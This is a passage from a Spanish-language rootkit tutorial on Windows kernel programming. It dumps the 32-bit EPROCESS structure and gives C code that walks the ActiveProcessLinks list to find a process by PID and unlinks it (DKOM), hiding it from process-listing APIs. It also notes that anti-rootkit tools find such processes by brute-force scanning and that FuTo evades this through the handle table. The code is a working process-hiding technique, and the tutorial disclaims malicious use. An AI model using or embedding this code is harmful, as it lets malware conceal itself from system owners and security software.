   +0x0c4 ObjectTable      : Ptr32 _HANDLE_TABLE
   +0x0c8 Token            : _EX_FAST_REF
   +0x0cc WorkingSetLock   : _FAST_MUTEX
   +0x0ec WorkingSetPage   : Uint4B
   +0x0f0 AddressCreationLock : _FAST_MUTEX
```

```
   +0x110 HyperSpaceLock   : Uint4B
   +0x114 ForkInProgress   : Ptr32 _ETHREAD
   +0x118 HardwareTrigger  : Uint4B
   +0x11c VadRoot          : Ptr32 Void
   +0x120 VadHint          : Ptr32 Void
   +0x124 CloneRoot        : Ptr32 Void
   +0x128 NumberOfPrivatePages : Uint4B
   +0x12c NumberOfLockedPages : Uint4B
   +0x130 Win32Process     : Ptr32 Void
   +0x134 Job              : Ptr32 _EJOB
   +0x138 SectionObject    : Ptr32 Void
   +0x13c SectionBaseAddress : Ptr32 Void
   +0x140 QuotaBlock       : Ptr32 _EPROCESS_QUOTA_BLOCK
   +0x144 WorkingSetWatch  : Ptr32 _PAGEFAULT_HISTORY
   +0x148 Win32WindowStation : Ptr32 Void
   +0x14c InheritedFromUniqueProcessId : Ptr32 Void
   +0x150 LdtInformation   : Ptr32 Void
   +0x154 VadFreeHint      : Ptr32 Void
   +0x158 VdmObjects       : Ptr32 Void
   +0x15c DeviceMap        : Ptr32 Void
   +0x160 PhysicalVadList  : _LIST_ENTRY
   +0x168 PageDirectoryPte : _HARDWARE_PTE
   +0x168 Filler           : Uint8B
   +0x170 Session          : Ptr32 Void
   +0x174 ImageFileName    : [16] UChar
   +0x184 JobLinks         : _LIST_ENTRY
   +0x18c LockedPagesList  : Ptr32 Void
   +0x190 ThreadListHead   : _LIST_ENTRY
   +0x198 SecurityPort     : Ptr32 Void
   +0x19c PaeTop           : Ptr32 Void
   +0x1a0 ActiveThreads    : Uint4B
   +0x1a4 GrantedAccess    : Uint4B
   +0x1a8 DefaultHardErrorProcessing : Uint4B
   +0x1ac LastThreadExitStatus : Int4B
   +0x1b0 Peb              : Ptr32 _PEB
   +0x1b4 PrefetchTrace    : _EX_FAST_REF
   +0x1b8 ReadOperationCount : _LARGE_INTEGER
   +0x1c0 WriteOperationCount : _LARGE_INTEGER
   +0x1c8 OtherOperationCount : _LARGE_INTEGER
   +0x1d0 ReadTransferCount : _LARGE_INTEGER
```

```
   +0x1d8 WriteTransferCount : _LARGE_INTEGER
   +0x1e0 OtherTransferCount : _LARGE_INTEGER
   +0x1e8 CommitChargeLimit : Uint4B
   +0x1ec CommitChargePeak : Uint4B
   +0x1f0 AweInfo          : Ptr32 Void
   +0x1f4 SeAuditProcessCreationInfo :
_SE_AUDIT_PROCESS_CREATION_INFO
   +0x1f8 Vm               : _MMSUPPORT
   +0x238 LastFaultCount   : Uint4B
   +0x23c ModifiedPageCount : Uint4B
   +0x240 NumberOfVads     : Uint4B
   +0x244 JobStatus        : Uint4B
   +0x248 Flags            : Uint4B
   +0x248 CreateReported   : Pos 0, 1 Bit
   +0x248 NoDebugInherit   : Pos 1, 1 Bit
   +0x248 ProcessExiting   : Pos 2, 1 Bit
   +0x248 ProcessDelete    : Pos 3, 1 Bit
   +0x248 Wow64SplitPages  : Pos 4, 1 Bit
   +0x248 VmDeleted        : Pos 5, 1 Bit
   +0x248 OutswapEnabled   : Pos 6, 1 Bit
   +0x248 Outswapped       : Pos 7, 1 Bit
   +0x248 ForkFailed       : Pos 8, 1 Bit
   +0x248 HasPhysicalVad   : Pos 9, 1 Bit
   +0x248 AddressSpaceInitialized : Pos 10, 2 Bits
   +0x248 SetTimerResolution : Pos 12, 1 Bit
   +0x248 BreakOnTermination : Pos 13, 1 Bit
   +0x248 SessionCreationUnderway : Pos 14, 1 Bit
   +0x248 WriteWatch       : Pos 15, 1 Bit
   +0x248 ProcessInSession : Pos 16, 1 Bit
   +0x248 OverrideAddressSpace : Pos 17, 1 Bit
   +0x248 HasAddressSpace  : Pos 18, 1 Bit
   +0x248 LaunchPrefetched : Pos 19, 1 Bit
   +0x248 InjectInpageErrors : Pos 20, 1 Bit
   +0x248 VmTopDown        : Pos 21, 1 Bit
   +0x248 Unused3          : Pos 22, 1 Bit
   +0x248 Unused4          : Pos 23, 1 Bit
   +0x248 VdmAllowed       : Pos 24, 1 Bit
   +0x248 Unused           : Pos 25, 5 Bits
   +0x248 Unused1          : Pos 30, 1 Bit
   +0x248 Unused2          : Pos 31, 1 Bit
```

```
   +0x24c ExitStatus       : Int4B
   +0x250 NextPageColor    : Uint2B
   +0x252 SubSystemMinorVersion : UChar
   +0x253 SubSystemMajorVersion : UChar
   +0x252 SubSystemVersion : Uint2B
   +0x254 PriorityClass    : UChar
   +0x255 WorkingSetAcquiredUnsafe : UChar
   +0x258 Cookie           : Uint4B
```

Lo que nos interesa a nosotros es esta estructura que se encuentra dentro de la eprocess: +0x088 ActiveProcessLinks : _LIST_ENTRY

Esta es la que apunta a las demás estructuras.

Un esquema de lo que tenemos que hacer es el siguiente:

- Almacenar la dirección de la primera eprocess
- Recorrer las demás estructuras hasta llegar a nuestro proceso
- Modificar la estructura anterior y la siguiente para que no nos apunten a nosotros.

Para sacar la primera eprocess lo podemos hacer con la siguiente API: PsGetCurrentProcess.

A continuación dejo un código de lympex para sacar la eprocess de nuestro proceso a partir del PID.

```
unsigned long BuscaEPROCESSPid(unsigned int Pid)
{
      unsigned long eproc,aux,proceso,ret;
      PLIST_ENTRY lista;
      unsigned int idProceso=0;


      eproc=(unsigned long)PsGetCurrentProcess();//estamos
en "System"
      lista=(LIST_ENTRY*)(eproc+0x88);//tenemos los punteros
al siguiente y al anterior
      aux=(unsigned long)lista->Blink;
      proceso=(unsigned long)lista;
      idProceso=*((int *)(proceso+0x84));


      while(aux!=proceso && Pid!=idProceso)//recorremos la
lista
      {
            proceso-=0x88;
            ret=proceso;
```

```
            idProceso=*((int *)(proceso+0x84));
            //avanzamos
            lista=lista->Flink;
            proceso=(unsigned long)lista;
      }

      if(Pid!=idProceso)
      ret=0;

      return ret;
}
```

Como vemos va recorriendo la estructura, y una vez localizada la estructura de nuestro proceso devolvemos la dirección de su estructura eprocess.

Para ocultarlo solamente tendríamos que hacer lo siguiente:

```
PLIST_ENTRY plist_active_procs;
unsigned long eproc=0;

eproc=BuscaEPROCESSPid(1234);
plist_active_procs = (LIST_ENTRY *)(eproc+0x88);
plist_active_procs->Blink->Flink=plist_active_procs->Flink;
plist_active_procs->Flink->Blink=plist_active_procs->Blink;
```

Una vez echo esto el proceso con el pid 1234 quedaría oculto. Aunque no del todo, ya que algunos softwars anti-rootkits lo detectan, pero las APIs que sirven para listar los procesos no.

Hay varios métodos para detectar los procesos ocultados pro dkom. Algunos de método que usan los Anti-Rootkits es el análisis por fuerza bruta (para sacar la eprocess de los procesos que van del 5 al 99999 por ejemplo y comparándola con los saltos en la estructura eprocess), aunque hay más. Para saltarse estas protecciones es necesario modificar también la tabla de handles, el rootkit que hace esto es el FuTo, una versión mejorada del FU.

La intención de este documento no es la de que los script-kiddies hagan un copy paste del código expuesto, lo incrusten en sus virus y los manden a sus amigos. La intención de este documento es que los lectores se animen a adentrarse en el mundo del modo kernel, hay muchísimos temas más que son igual o más interesantes que los que se explicaron aquí, se puede hacer software cuyos fines sean muy distintos, como software anti-rootkits, firewalls, y un largo etc.

Nada más, solo me queda agradecer a las personas que me dieron el empujón en esto del modo kernel y las que aprendieron junto a mi. A todas ellas, muchas gracias.